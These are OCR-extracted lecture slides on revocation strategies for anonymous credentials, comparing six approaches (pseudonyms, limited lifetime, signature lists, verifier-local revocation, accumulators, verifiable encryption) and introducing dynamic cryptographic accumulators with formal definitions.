
Kahoot

Revocation strategies

Revocation strategies - building blocks



Revocation strategies - building blocks



Anonymous credentials


- Accountable transactions
- Selective disclosure

18+? yes


dd-mm-yyyy ✗

18+? no ✓

Revocation strategies - building blocks




Revocation strategies - building blocks




Proofs of Knowledge

- Prove without revealing value

Revocation strategies - building blocks



Revocation strategies - building blocks



Cryptographic Accumulators

- Accumulate multiple values into one
- Output size stays the same
- Prove membership of value in accumulated value

Kahoot

Revocation strategies

Revocation - involved parties & workload

Service provider [SP]


Issuer [I]

User [U]

No party with significant high workload

Revocation strategies

Revocation - involved parties & workload




Accumulators [Acc]

- Prove membership or non-membership within accumulator for revocation list

No party with significant high workload

Revocation - involved parties & workload



Limited Lifetime [LL]

credential - expiration date
....		.....
....		.....


Signature Lists [RL]

Credential signatures
S(c_{i1})
S(c_{i2})

Credential identifiers
S(c_{i1})
S(c_{i2})

Issuer [I]

Revocation - involved parties & workload



Service provider [SP]

User

Auth(I_3)

Verifier Local Revocation [VLR]

Downloaded list of items linked to revoked credential

I_1
I_2

I_3 related to any in the list?


Revocation - involved parties & workload

Pseudonymous access [Nym]

Trusted party or SP

individual -	pseudonym [domain]
.....	.....
....	.....

Verifiable Encryption [VE]



U

SP

I

c_i

$E(c_i, PK_I)$

e

$D(e, PK_I)$

Lookup status e

No party with significant high workload

Nym	pseudonymous access
LL	limited lifetime
RL	signature list
VLR	verifier local revocation
Acc	accumulator
VE	verifiable encryption

Six categories of revocation strategies - comparison

Complexity

O(1):

- Nym
- VE

O(#U):

- LL
- RL_w

O(#R):

- RL_b
- VLR [every verification]

O(#R +#J):

- Acc [witness update only]

Best solution?

Functional Properties

Anonymity: less for Nym and VE

Latency: higher for LL and RL

Network Connection:

- [U] LL, RL, Acc,
- [SP] RL, Acc, VLR

Download:

- [U] LL, RL, Acc
- [SP] VLR

Global/Local: Only Nym local, VE optionally local.

Nym	pseudonymous access
LL	limited lifetime
RL	signature list
VLR	verifier local revocation
Acc	accumulator
VE	verifiable encryption

Revocation strategies

Six categories of revocation strategies - comparison

Complexity

O(1):

- Nym
- VE

O(#U):

- LL
- RL$_w$

O(#R):

- RL$_b$
- VLR [every verification]

O(#R +#J):

- Acc [witness update only]

Best solution?

Context-dependent!

Functional Properties

Anonymity: less for Nym and VE

Latency: higher for LL and RL

Network Connection:

- [U] LL, RL, Acc
- [SP] RL, Acc, VLR

Download:

- [U] LL, RL, Acc
- [SP] VLR

Global/Local: Only Nym local, VE optionally local.

Kahoot

Frameworks explained

Dynamic Accumulators
Fast-Attribute revocation

Dynamic Accumulators

Short introduction - normal accumulators

- One way hash function
- Invented by Benaloh and de Mare (1993)
- Improved by Baric and Pfitzmann (1997)

Accumulator scheme:

- **Gen**: given λ and *N*, generate *key.*
- **Eval**: given *key* and accumulation set, return accumulated value *z.*
- **Wit**: given *key*, *z,* a value *y,* and auxiliary witness function *aux*, return witness *w*


probabilistic

- **Ver**: given *key, y, w, z,* and returns Yes/No

deterministic

Cryptographic Accumulators

- Accumulate multiple values into one
- Output size stays the same
- Prove membership of value in accumulated value



Normal accumulators - crypto explained


Example on blackboard - inspired by A. Nicolas et al.

Frameworks explained

Normal accumulators - naive approach

- In the context of credentials:
    - New credentials added
    - Revocation of a credential


- Depending on size accumulation set: expensive



Frameworks explained

Dynamic accumulators

- Prevent recomputing the accumulated value on small changes
- Dynamic accumulation invented by Camenisch and Lysyanskaya (2002)



Dynamic Accumulator additions:

- **Add**: given *key*, *z*, and to be accumulated value *y*, return value *z'* and auxiliary information *aux*.
- **Del**: given *key*, *z,* and to be removed value *y*, return value *z'* and auxiliary information *aux.*
- **Upd**: given *key*, *z,* a value *y*, witness *w*, auxiliary information *aux* and return witness *w'*.

(possibly) probabilistic

deterministic

For each new value z', it should appear as the accumulated value y has been there from the beginning

Frameworks explained

Dynamic accumulators - formulas

- Definitions by N. Fazio et al.

$$\tilde{h}_k : G \times \tilde{Y}_k \to G$$
$$\tilde{h}_k : (x, y) \mapsto x^y \bmod n$$


$$\begin{aligned}
&\mathsf{Add}(k, z, y') : \\
&\qquad z' \leftarrow \tilde{h}_k(z, y') \\
&\qquad w' \leftarrow z \\
&\qquad \mathrm{aux}_{\mathsf{Add}} \leftarrow y' \\
&\textbf{Output:}\ (z', w', \mathrm{aux}_{\mathsf{Add}})
\end{aligned}$$

$$\begin{aligned}
&\mathsf{Del}(k, n', z, y') : \\
&\qquad \tilde{y} \leftarrow (y')^{-1} \bmod n' \\
&\qquad z' \leftarrow \tilde{h}_k(z, \tilde{y}) \\
&\qquad \mathrm{aux}_{\mathsf{Del}} \leftarrow (y', z') \\
